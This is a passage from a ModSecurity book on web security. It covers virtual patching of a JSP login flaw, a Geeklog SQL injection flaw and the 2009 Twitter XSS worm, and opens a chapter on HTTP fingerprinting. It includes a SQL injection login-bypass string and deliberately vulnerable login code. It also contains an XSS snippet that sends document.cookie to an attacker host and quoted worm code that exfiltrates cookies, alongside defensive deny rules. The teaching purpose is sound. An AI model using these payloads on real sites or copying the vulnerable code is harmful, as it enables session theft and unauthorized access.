- A bug report from users
- A code review finds vulnerabilities in your code
- The vendor of your web application releases a notice of a vulnerability
- A new exploit is being used in the wild
- You are being actively attacked

Of these alternatives, the last two options present an extra sense of urgency, as any vulnerabilities that have actual exploits available for them make it a certainty that a worm/attack tool will soon become available that automates the attack on a large scale.

Rather than wait before you are being attacked, it is of course always better to be ahead of the game and be aware of possible exploits before they start being used in the wild. Most vendors have a security notification email list, so make sure you're subscribed to that for any third-party web applications you are using. Other good places to learn about new security vulnerabilities are sites such as SecurityFocus (`www.securityfocus.com`), the Open Source Vulnerability Database at `www.osvdb.org`, and the Common Vulnerabilities and Exposures list at `www.cve.org`.

Custom-built web applications are less at risk of being exploited through automated tools, though the possibility still exists, particularly if there is a vulnerability in the underlying scripting platform (for example, PHP or JSP). For a custom-built application you will most likely have to find vulnerabilities by relying on user bug reports or code reviews (or an actual attack taking place, if you're unlucky).

When creating a virtual patch there are several pieces of information you need to be able to successfully deploy it:

- What pages, locations or method calls in your web application are affected
- Exactly what conditions trigger the exploit
- A test case that you can run before and after patching to verify that the patch has been successful in blocking the vulnerability

The last point is important, because without a test exploit you will be unable to know if your virtual patch is working as intended. If the vulnerability was announced on a site such as SecurityFocus you may be able to find test exploits by carefully reading the vulnerability details for a link to a proof-of-concept site. Failing that, you can write your own test exploit by using the released details of the vulnerability. For custom web applications you should be able to write your own test case.

From vulnerability discovery to virtual patch: An example

Consider a simple login page written in JSP:

```
<%

  connectToDatabase();

  String username = request.getParameter("username");
  String password = request.getParameter("password");

  String query = String.format("SELECT * FROM user WHERE username =
'%s' AND password = '%s'", username, password);

  ResultSet rs = statement.executeQuery(query);

  if (rs.first()) {
    out.println("You were logged in!");
  }
  else {
    out.println("Login failed");
  }

%>
```

The above code retrieves the username and password from the parameters passed to the page (appropriately named `username` and `password`), and then looks them up in the database for a matching username entry that has the correct password. If a match is found, the login is successful and the user gets access to the restricted area.

Though the above might look like reasonable code, it actually suffers from a fatal flaw in the form of what is known as an "SQL injection" vulnerability. This type of vulnerability occurs when taking user-supplied data and using it in an SQL query without sanitizing the data. The problem is that specially crafted data that contains SQL commands can cause the query to do very unexpected things—even things such as dropping (which is SQL-speak for "deleting") tables or databases or revealing sensitive information.

In this case there are actually many things that a malicious user could do to wreak havoc with the database, and we will be looking at one aspect: how it would be possible to log in without knowing a valid username or password.

Normally, the username and password variables would contain only alphanumeric characters, and the resulting query would look like this:

```
SELECT * FROM user WHERE username = 'john' AND password = 'secret'
```

Notice that the username and password are surrounded by single quotes. What would happen if the supplied username actually contained a single quote character? That's right, it would end the username string in the SQL statement, and anything following the single quote would be interpreted as SQL command data. This is what the query looks like if we supply the username **o'leary** instead of **john**:

```
SELECT * FROM user WHERE username = 'o'leary' AND password = 'secret'
```

The SQL engine now thinks that the username is simply **'o'** since it interprets the single quote as ending the string. It now attempts to parse the remaining text as if it were valid SQL, but this will fail since **leary'** is not valid SQL syntax.

Using knowledge of this technique, the above page could be exploited by an attacker by supplying the following username:

```
test' OR 1=1; --
```

When this username is inserted into the SQL query, the query now looks as follows:

```
SELECT * FROM user WHERE username = 'test' OR 1=1; -- ' AND password =
''
```

The double dash (--) signifies the start of a comment in SQL, which means the rest of the line will be ignored by the database engine. So in effect, the query has now become this:

```
SELECT * FROM user WHERE username = 'test' OR 1=1;
```

The WHERE statement username = 'test' OR 1=1 will always evaluate to true, because of the clever crafting of the username using a quote to close the string and then adding OR 1=1. Since this is now an OR statement, either one of the conditions can be true for the entire statement to evaluate to true, and since 1 is always equal to 1, this makes the entire statement evaluate to true, meaning this will return all of the rows in the user table. This causes the attacker to be logged in without having to provide a valid username or password.

This is just one example of how this vulnerability can be exploited—there are many other and more insidious techniques that can be employed against pages vulnerable to SQL injection.

Creating the patch

In the best case scenario, you wouldn't learn about this kind of vulnerability by getting frantic phone calls from users saying that database tables have been deleted. Instead, perhaps the user with username `oleary` tried logging in using `o'leary` as his username, and discovered that this lead to an error (due to the single quote interfering with the SQL statement, as just described).

If this was a legacy web application that would be difficult to change (because you're not familiar with the language it was written in, or don't have appropriate permissions to modify it) then creating a virtual patch would be appropriate.

One approach would be to create a ModSecurity rule that disallows single quotes in the `username` argument:

```
<Location /login.jsp>
SecRule \' deny
</Location>
```

The above rule is enclosed within an Apache `<Location>` container, which in this case means that the rule will only apply to the page `/login.jsp`. The rule blocks access to the login page if the username contains one or more single quote characters. (The quote is escaped with a backslash since it is a special character and a quote character by itself would be interpreted as the start of a string by ModSecurity.)

This works as expected and will now block any username which contains a single quote—all without modifying a single line of code in the web application.

There is, however, an even better way to implement this virtual patch, and that is by using a rule based on a *positive security model*. This means that instead of blocking only what we know to be malicious, we explicitly allow only properly formatted usernames and passwords and block everything else.

Usernames typically only consist of letters and digits, perhaps with the addition of some extra characters like the underscore and dash characters. The following provides a positive security model rule that prevents SQL injection via the username argument:

```
<Location /login.jsp>
SecRule ARGS:username "!^[-a-zA-Z0-9_]+$" "deny"
</Location>
```

This rule denies access if an attempt is made to provide a username that consists of any characters except `-`, `a-z`, `A-Z`, `0-9`, and `_`. Again, the rule is put inside an Apache `<Location>` container to apply only to the specified login page.

For passwords, the best choice is to not store them as plain text in the database, but instead first run them through a one-way cryptographic checksum function such as SHA-1. This makes it possible to let users select passwords containing any characters and lets us supply an SHA-1 value to the SQL query instead of user provided input. The less elegant option would have been to restrict the characters available to users when selecting their password—not the best of options since for best security you would typically want users to be able to select from as many characters as possible when choosing their passwords. This method of verifying passwords would eliminate SQL injection vulnerabilities through the password argument, since the database query would only ever contain SHA-1 checksums when authenticating the password.

An enhancement to the virtual patch is possible if we know that the page only takes the parameters `username` and `password`. In this case the patch could be amended to deny any attempts to access the page with any other argument names:

```
<Location /login.jsp>
SecRule ARGS:username "!^[-a-zA-Z0-9_]+$" "deny"
SecRule ARGS_NAMES "!^(username|password)$" "t:lowercase,deny"
</Location>
```

The rule added above checks `ARGS_NAMES`, which is a collection containing the names of the arguments provided to the page, and denies access if a name other than `username` or `password` is found. The transformation `t:lowercase` is applied to make sure argument names such as `UserName` and `Password` are not blocked.

Changing the web application for additional security

You may be wondering how to protect against SQL injection if the web application source code itself can be readily changed.

The virtual patching approach we just saw is effective in preventing SQL injections in a web application that is difficult to change for one reason or another. If the code in the web application can be readily changed then the virtual patch should be combined with changes made to the web application source code so that it is using SQL *prepared statements*, which provide effective protection against SQL injection attacks. A prepared statement looks like this:

```
SELECT * FROM user WHERE username = ? AND password = ?
```

The question marks act as placeholders for the actual variables, and will later be filled in by the database engine. The web application passes this string to a function that creates a prepared statement, and this statement can then be executed by providing the two missing variables when executing the query.

The advantage of this approach is that the database engine is inserting the variables into the right positions, and since it knows exactly what is SQL logic and where the variables go there is no risk of specially crafted variables breaking the statement in unexpected ways and leading to security problems.

An added bonus of using prepared statements is that a statement can be prepared once in the database engine and then be called many times with different variables—this leads to faster database queries.

Testing your patches

After a virtual patch has been applied you should test that it's working as intended by attempting to exploit the vulnerability and verifying that the exploit no longer works. If you created a test script to run against the vulnerability before implementing the virtual patch then this will be easy as all you have to do is run the script again and verify that the access attempt is being blocked by ModSecurity.

Equally important—if not even more so—is testing the functionality of your web application to make sure the virtual patch hasn't broken any functionality that was previously working. After all, the aim of applying the patch is to stop a vulnerability from being exploited, but not at the cost of breaking functionality that is critical for the proper operation of your web site. It's always a good idea to have a set of test cases ready to run against the web application to make sure it is working as intended.

Real-life examples

Now that we've learned about the theory behind virtual patching let's look at some examples of actual vulnerabilities and how they could be fixed with virtual patching. I've already mentioned some sites such as SecurityFocus that are helpful for keeping up to date with the latest security advisories, and that site comes in handy as a treasure trove to find examples to write about in this section.

Geeklog

One example of a vulnerability posted at SecurityFocus affects the content management system called "Geeklog". This is something you would run if you wanted an easy way to post content to your web site. Version 1.5.2 and earlier versions of Geeklog are vulnerable.

The following information was provided with the posting about the vulnerability:

info	discussion	exploit	solution	references

Geeklog 'SEC_authenticate()' SQL Injection Vulnerability

Geeklog is prone to an SQL-injection vulnerability because it fails to sufficiently sanitize user-supplied data before using it in an SQL query.

Exploiting this issue could allow an attacker to compromise the application, access or modify data, or exploit latent vulnerabilities in the underlying database.

Geeklog 1.5.2 and earlier are vulnerable.

Sound familiar? This vulnerability is based on the same kind of SQL injection attack that we just saw an example of in the previous section.

Now we know what type of vulnerability exists, but we don't know yet how it can be fixed. To find out how, we need to dig a bit deeper. The SecurityFocus page provides additional tabs—one of these is called "Solution". This sounds like a good place to look. This is what appears upon clicking on that tab:

info	discussion	exploit	solution	references

Geeklog 'SEC_authenticate()' SQL Injection Vulnerability

Solution:
Currently we are not aware of any vendor-supplied patches. If you feel we are in error or if you are aware of more recent information, please mail us at: vuldb@securityfocus.com.

So unfortunately it seems that there is no vendor-provided patch available to solve this problem yet. However, there is more than one way to skin a cat—let's look further and see if there aren't more details available on this. Clicking on the "Exploit" tab provides us with a link that has more detailed information about the exploit. In fact, we end up at a page containing excerpts from the Geeklog source code, which is written in the popular web scripting language PHP.

Here are two relevant functions from the source code (with some less relevant lines removed). Use the knowledge gained from the previous example on SQL injection and see if you can find the problem in the code:

```
function WS_authenticate() {
    global $_CONF, $_TABLES, $_USER, $_GROUPS, $_RIGHTS, $WS_VERBOSE;

    $uid = '';
    $username = '';
    $password = '';

    $status = -1;

    if (isset($_SERVER['PHP_AUTH_USER'])) {
        $username = $_SERVER['PHP_AUTH_USER'];
        $password = $_SERVER['PHP_AUTH_PW'];

    }
  }


function SEC_authenticate($username, $password, &$uid) {
    global $_CONF, $_TABLES, $LANG01;

    $result = DB_query("SELECT status, passwd, email, uid
      FROM {$_TABLES['users']}
      WHERE username='$username'
      AND ((remoteservice is null) or  (remoteservice = ''))");
    $tmp = DB_error();
    $nrows = DB_numRows($result);

    if (($tmp == 0) && ($nrows == 1)) {
        $U = DB_fetchArray($result);
        $uid = $U['uid'];
        if ($U['status'] == USER_ACCOUNT_DISABLED) {
            return USER_ACCOUNT_DISABLED;
        } elseif ($U['passwd'] != SEC_encryptPassword($password)) {

        } elseif ($U['status'] == USER_ACCOUNT_AWAITING_APPROVAL) {
            return USER_ACCOUNT_AWAITING_APPROVAL;
        } elseif ($U['status'] == USER_ACCOUNT_AWAITING_ACTIVATION) {
            DB_change($_TABLES['users'], 'status',
              USER_ACCOUNT_ACTIVE, 'username', $username);
            return USER_ACCOUNT_ACTIVE;
        } else {
            return $U['status'];
        }
    } else {
        $tmp = $LANG01[32] . ": '" . $username . "'";
```

```
        COM_errorLog($tmp, 1);
        return -1;
    }
}
```

We'll get to the answer in a minute, but first let's get a bit more familiar with what this code is doing, and the way in which it authenticates users.

HTTP authentication is a means by which a user identifies himself to a web site. You're probably familiar with it already—with this authentication mechanism, your web browser will pop up a window asking you to input a username and password for the web site you're visiting:

HTTP authentication is distinct from other sorts of login forms that a web page may use since it is actually a protocol defined by the HTTP standard. This means your browser handles the job of getting the username and password and supplying them in the appropriate format to the web server.

The fields `$_SERVER['PHP_AUTH_USER']` and `$_SERVER['PHP_AUTH_PW']` contain the username and password passed via HTTP authentication to the web page. This would be anything provided in the **User name** and **Password** input fields in the screenshot above.

Now let's see if you were able to spot the problem with the code. The SQL injection vulnerability exists in this line of source code:

```
$result = DB_query("SELECT status, passwd, email, uid
   FROM {$_TABLES['users']}
   WHERE username='$username'
   AND ((remoteservice is null) or (remoteservice = '')))");
```

We can see that the SQL query includes the username via the `$username` variable. The `$username` variable was previously assigned like this:

```
$username = $_SERVER['PHP_AUTH_USER'];
```

As we have learned, `$_SERVER['PHP_AUTH_USER']` contains the username exactly as provided in the web browser's input field for HTTP authentication. This means that no filtering of potentially dangerous username strings is taking place, and the username is inserted into the SQL query exactly as provided by the user. This is the classic scenario for an SQL injection vulnerability, and indeed, this makes the Geeklog web application vulnerable to attack by anyone who is aware of this problem and who has a rudimentary knowledge of SQL injection techniques.

If you were running Geeklog on your site and had just become aware of this vulnerability, the fact that there was no vendor-released patch available at the time of the disclosure means that you would have to do one of the following to fix the problem:

- Find and fix the problem yourself
- Pay a consultant to fix the problem
- Rely on third-party patches which may or may not work as intended
- Create a virtual patch using ModSecurity

The first three options require modifications to the Geeklog source code, and may create additional problems such as preventing you from being unable to apply future patches or updates, if for example they rely on the `diff` utility (which is a utility to display the differences between files) to identify sections of code to be changed. The last option—using ModSecurity to apply a virtual patch—is attractive since it requires no changes to source code, works straight away, and still allows you to apply the official, vendor-approved patch once it becomes available. Knowing this, let's create a virtual patch using ModSecurity to fix this particular vulnerability.

Patching Geeklog

As we have learned, a test case for the vulnerability can be really useful since it will allow us to verify that our patch is working. A good candidate for a test case is providing a username consisting of a single quote character ('). As we know, this will cause the SQL syntax to be invalid and will therefore trigger an error when submitted to the login page. This makes this an excellent test case to see whether the vulnerability has been fixed after applying the virtual patch.

A quick fix to shore this hole up while waiting for an official patch would be to only allow usernames and passwords consisting of characters that we explicitly allow—just as in the previous example.

To create a virtual patch for this, we need to know a little about how HTTP authentication works. In the form known as "basic" HTTP authentication, the Authorization header sent in the HTTP request contains a Base64-encoded version of the username and password (with a colon in between). So if you entered the username **test** and password **happy** then your web browser would Base64-encode the string test:happy and send that in the authorization header. This is what the header would look like:

```
Authorization: Basic dGVzdDpoYXBweQ==
```

If we could only decode the Base64-encoded string, we would be able to create a virtual patch for this by making sure the username and password only contained allowed characters. Luckily, ModSecurity has a transformation function we can use for this—it is the appropriately named base64Decode function. All we need to do is create a rule chain consisting of two rules, capture the Base64-encoded string in a regular expression (using the capture action) and then use the next rule to check the decoded string to make sure it matches the regular expression of our choice.

This is what the rule chain looks like:

```
SecRule REQUEST_HEADERS:Authorization "Basic (.*)" "phase:1,deny,chai
n,capture"
SecRule TX:1 "!^[-a-zA-Z0-9_]+:[-a-zA-Z0-9_]+$" "t:base64Decode"
```

These two rules patch the vulnerability by only allowing usernames and passwords that match the regular expression in the second rule.

Now the patch can be tested by again submitting a username consisting of a single quote character and checking for an error message. If the patch is working this will result in a **403—Forbidden** page being displayed (assuming the default deny status code is 403).

The vulnerability was eventually fixed with the release of Geeklog 1.5.2 SR3. The code that assigns the `$username` variable now reads as follows:

```
$username = COM_applyBasicFilter($_SERVER['PHP_AUTH_USER']);
```

The username as provided by the user is now filtered through a function called `COM_applyBasicFilter` to remove troublesome characters that can lead to SQL injection exploits.

Cross-site scripting

Another class of vulnerability that showcases the dangers of trusting unsanitized user data is the *cross-site scripting* vulnerability (often abbreviated XSS). This type of attack is not aimed directly at the server on which the web site resides, but against the users of the site. Using an XSS vulnerability, it is possible for an attacker to steal usernames, passwords, cookies and other data associated with a user's web session and account.

The attack is possible if a server-side script includes unsanitized user data in the pages that are generated for users. Most users have scripting enabled in their browser, and if an attacker can get the server to include script code via for example an argument value passed to the server in a link then the user's browser will download the page and execute that code as if it was a legitimate part of the web site.

One simple example of this type of vulnerability waiting to be exploited is any web site that has a "guestbook" to allow visitors to leave short messages for the site owner and other users. If the guestbook entries are accepted without any filtering, entries such as the following will pose a problem:

```
<script>
document.write("<img src=http://attackerspage.com/" +
  escape(document.cookie) + ">");
</script>
```

This is a piece of JavaScript code that writes an HTML `<img>` tag to the document. The address of the image is constructed of two parts:

1. The address to a web site controlled by the attacker.
2. An URL encoded string containing the user's cookie data.

The JavaScript method `document.cookie` is used to read the cookies stored for the trusted web page. Anyone who visits the site with the guestbook will execute this piece of JavaScript (assuming they have scripting enabled, which almost every user does).

The script writes an `<img>` tag that looks like this to the source code of the web page:

```
<img src=http://attackerspage.com/SESSIONID=d79b714248c8a3a6d>
```

So what, you may ask—what harm can an extra `<img>` tag do? The trick is that the user's browser attempts to load an image from the provided address, and these requests show up in the web server log on the site controlled by the attacker. Even though there won't be an actual image at the specified location, the attacker will have gotten access to the cookie information of every user browsing the site by looking at his web server log files.

This is what a log file entry could look like on the attacker's site:

```
host9892.victim.com - - [14/Apr/2009:10:17:16 -0500] "GET
/SESSIONID=d79b714248c8a3a6d HTTP/1.0" 200 6879 "-" "
Mozilla/5.0 (Windows; U; Windows NT 5.1)" attackerspage.com
```

All of the cookie data will be conveniently available to the attacker in the URI of the GET request. If any passwords are stored in the cookies for the site with the guestbook, this could be exploited by the attacker to gain access to the user's account.

The thing to be aware of, and what makes this sort of attack work is inclusion of user-supplied data into a web page (either dynamically via an argument, or statically via data stored in things such as forum or guestbook books). The unsanitized data can contain script code which is then sent to visitors of the site and executes with the site's privilege level in the web browser. Let's look at a way such an attack was carried out against one of the largest blogging sites on the net.

Real-life example: The Twitter worm

Twitter is a micro-blogging service that allows users to post short text updates—colloquially known as "tweets"—to their user page for friends, family and other interested parties to read. The service really took off in late 2008 and in April 2009 had over five million users.

On April 11, 2009, a worm exploiting a cross-site scripting vulnerability hit Twitter, causing tens of thousands of tweets that advertised a web page belonging to a competitor to Twitter. These tweets were posted under normal user accounts, but without the authorization or involvement of the account owners.

The worm used a JavaScript file located on a server controlled by its creator to extract the username of any twitter user who visited a compromised Twitter profile page by having the script search through the user's Twitter cookies. The code also extracted a hidden form field called `form_authenticity_token`, which is required to post any tweets or update the user profile page.

The JavaScript code, when executed, used the username and authenticity token to do two things:

1. Post a tweet with a link to the advertised web site under the account of the unsuspecting Twitter user browsing the site.

2. Update the profile page of the user browsing the site to include a `<script>` tag linking to the malicious JavaScript file.

The second step is what caused the worm to spread as more and more Twitter users got infected with the offending code while visiting each others' profile pages.

The payload of the worm used the `XMLHttpRequest` function to issue an Ajax HTTP POST to the location `/account/settings` on Twitter's servers. The malicious script tag was passed to the update page via the `user[url]` argument name, causing the profile page's URL string to contain the link to the malicious script. This update was done with the following line of code:

```
ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+authtoken+"&
user[url]="+xss+"&
tab=home&
update=update");
```

The malicious script tag is contained in the appropriately named `xss` variable. This variable is set in the script using the following line of code:

```
var xss = urlencode('http://[advertised-site]"></a><script src="http:/
/[other-site]/x.js"></script><a ');
```

This uses a function to URL encode the string containing the malicious `<script>` tag. This function replaces certain special characters with their URL encoded version, for example `<` is replaced with `%3C` and `>` with `%3E`.

Taken together, this is enough information to write a virtual patch to prevent this worm from spreading:

```
<Location /account/settings>
SecRule ARGS:^user "(%3C|%3E)" deny
</Location>
```

The rule uses the regular expression `(%3C|%3E)` to block any attempts at using these offending URL encoded characters when updating argument names that begin with the string `user`. A simple yet effective patch that stops this particular worm cold in its tracks using a ModSecurity rule that can be written in mere minutes.

An additional interesting point about this worm is that it also collects the user's Twitter username and cookie data and sends them off to a server controlled by the attacker. This is done using a technique very similar to the one we saw in the previous section. This is the code that is used by the script to send this cookie data to the attacker:

```
var cookie;
cookie = urlencode(document.cookie);
document.write("<img src='http://[attackers-site]/x.php?c=" + cookie +
"&username=" + username + "'>");
```

The `<img>` tag contains a link to a PHP script that takes the argument `c`, which in this case will contain the URL encoded cookie data. The fact that an `<img>` tag links to a PHP script doesn't matter to web browsers—they will happily perform the required GET request, passing the cookie data as an argument to the PHP script. The attacker presumably has the PHP script set up to write the cookie information to a text file or database, sparing him the additional work of having to parse his web server log files to extract the captured data.

Summary

In this chapter we learned about virtual patching, and how it is a useful technique to patch specific vulnerabilities in web applications. We learned about the advantages of using virtual patching over traditional patching and saw examples of implementing virtual patches using ModSecurity. We also looked at real-life examples of the kind of attacks that virtual patching can prevent, such as the Geeklog SQL injection vulnerability and the worm that hit the micro-blogging service Twitter in April 2009.

In the next chapter we will be learning about even more web security vulnerabilities and ways they can be blocked using ModSecurity, so get ready to dive head first into the world of black-hat hackers, security vulnerabilities and counter-measures.

6
Blocking Common Attacks

In this chapter we will look at some of the most common attacks that are being carried out against web applications and servers today. Knowing the anatomy of these attacks is the first step in understanding how they can be blocked, so we will first seek to understand the details of the attacks, and then see how they can be blocked using ModSecurity.

Web applications can be attacked from a number of different angles, which is what makes defending against them so difficult. Here are just a few examples of where things can go wrong to allow a vulnerability to be exploited:

- The web server process serving requests can be vulnerable to exploits. Even servers such as Apache, that have a good security track record, can still suffer from security problems—it's just a part of the game that has to be accepted.

- The web application itself is of course a major source of problems. Originally, HTML documents were meant to be just that—documents. Over time, and especially in the last few years, they have evolved to also include code, such as client-side JavaScript. This can lead to security problems. A parallel can be drawn to Microsoft Office, which in earlier versions was plagued by security problems in its macro programming language. This, too, was caused by documents and executable code being combined in the same file.

- Supporting modules, such as mod_php which is used to run PHP scripts, can be subject to their own security vulnerabilities.

- Backend database servers, and the way that the web application interacts with them, can be a source of problems ranging from disclosure of confidential information to loss of data.

HTTP fingerprinting

Only amateur attackers blindly try different exploits against a server without having any idea beforehand whether they will work or not. More sophisticated adversaries will map out your network and system to find out as much information as possible about the architecture of your network and what software is running on your machines. An attacker looking to break in via a web server will try to find one he knows he can exploit, and this is where a method known as HTTP fingerprinting comes into play.

We are all familiar with fingerprinting in everyday life—the practice of taking a print of the unique pattern of a person's finger to be able to identify him or her—for purposes such as identifying a criminal or opening the access door to a biosafety laboratory. HTTP fingerprinting works in a similar manner by examining the unique characteristics of how a web server responds when probed and constructing a fingerprint from the gathered information. This fingerprint is then compared to a database of fingerprints for known web servers to determine what server name and version is running on the target system.

More specifically, HTTP fingerprinting works by identifying subtle differences in the way web servers handle requests—a differently formatted error page here, a slightly unusual response header there—to build a unique profile of a server that allows its name and version number to be identified. Depending on which viewpoint you take, this can be useful to a network administrator to identify which web servers are running on a network (and which might be vulnerable to attack and need to be upgraded), or it can be useful to an attacker since it will allow him to pinpoint vulnerable servers.

We will be focusing on two fingerprinting tools:

- `httprint`

  One of the original tools—the current version is 0.321 from 2005, so it hasn't been updated with new signatures in a while. Runs on Linux, Windows, Mac OS X, and FreeBSD.

- `httprecon`

  This is a newer tool which was first released in 2007. It is still in active development. Runs on Windows.

Let's first run `httprecon` against a standard Apache 2.2 server:

And now let's run `httprint` against the same server and see what happens:

As we can see, both tools correctly guess that the server is running Apache. They get the minor version number wrong, but both tell us that the major version is Apache 2.x.

Try it against your own server! You can download `httprint` at `http://www.net-square.com/httprint/` and `httprecon` at `http://www.computec.ch/projekte/httprecon/`.

> **Tip**
>
> If you get the error message **Fingerprinting Error: Host/URL not found** when running `httprint`, then try specifying the IP address of the server instead of the hostname.

The fact that both tools are able to identify the server should come as no surprise as this was a standard Apache server with no attempts made to disguise it. In the following sections, we will be looking at how fingerprinting tools distinguish different web servers and see if we are able to fool them into thinking the server is running a different brand of web server software.

How HTTP fingerprinting works

There are many ways a fingerprinting tool can deduce which type and version of web server is running on a system. Let's take a look at some of the most common ones.

Server banner

The server banner is the string returned by the server in the `Server` response header (for example: **Apache/1.3.3 (Unix) (Red Hat/Linux)**). We already saw in Chapter 1 how this banner can be changed by using the ModSecurity directive `SecServerSignature`. Here is a recap of what to do to change the banner:

```
# Change the server banner to MyServer 1.0
ServerTokens Full
SecServerSignature "MyServer 1.0"
```

Response header

The HTTP response header contains a number of fields that are shared by most web servers, such as **Server**, **Date**, **Accept-Ranges**, **Content-Length**, and **Content-Type**. The order in which these fields appear can give a clue as to which web server type and version is serving the response. There can also be other subtle differences—the Netscape Enterprise Server, for example, prints its headers as **Last-modified** and **Accept-ranges**, with a lowercase letter in the second word, whereas Apache and Internet Information Server print the same headers as **Last-Modified** and **Accept-Ranges**.

HTTP protocol responses

Another way to gain information on a web server is to issue a non-standard or unusual HTTP request and observe the response that is sent back by the server.

Issuing an HTTP DELETE request

The HTTP `DELETE` command is meant to be used to delete a document from a server. Of course, all servers require that a user is authenticated before this happens, so a `DELETE` command from an unauthorized user will result in an error message—the question is just which error message exactly, and what HTTP error number will the server be using for the response page?

Here is a DELETE request issued to our Apache server:

```
$ nc bytelayer.com 80
DELETE / HTTP/1.0

HTTP/1.1 405 Method Not Allowed
Date: Mon, 27 Apr 2009 09:10:49 GMT
Server: Apache/2.2.8 (Fedora) mod_jk/1.2.27 DAV/2
Allow: GET,HEAD,POST,OPTIONS,TRACE
Content-Length: 303
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>405 Method Not Allowed</title>
</head><body>
<h1>Method Not Allowed</h1>
<p>The requested method DELETE is not allowed for the URL /index.
html.</p>
<hr>
<address>Apache/2.2.8 (Fedora) mod_jk/1.2.27 DAV/2 Server at www.
bytelayer.com Port 80</address>
</body></html>
```

As we can see, the server returned a **405—Method Not Allowed** error. The error message accompanying this response in the response body is given as **The requested method DELETE is not allowed for the URL /index.html.** Now compare this with the following response, obtained by issuing the same request to a server at www.iis.net:

```
$ nc www.iis.net 80
DELETE / HTTP/1.0

HTTP/1.1 405 Method Not Allowed
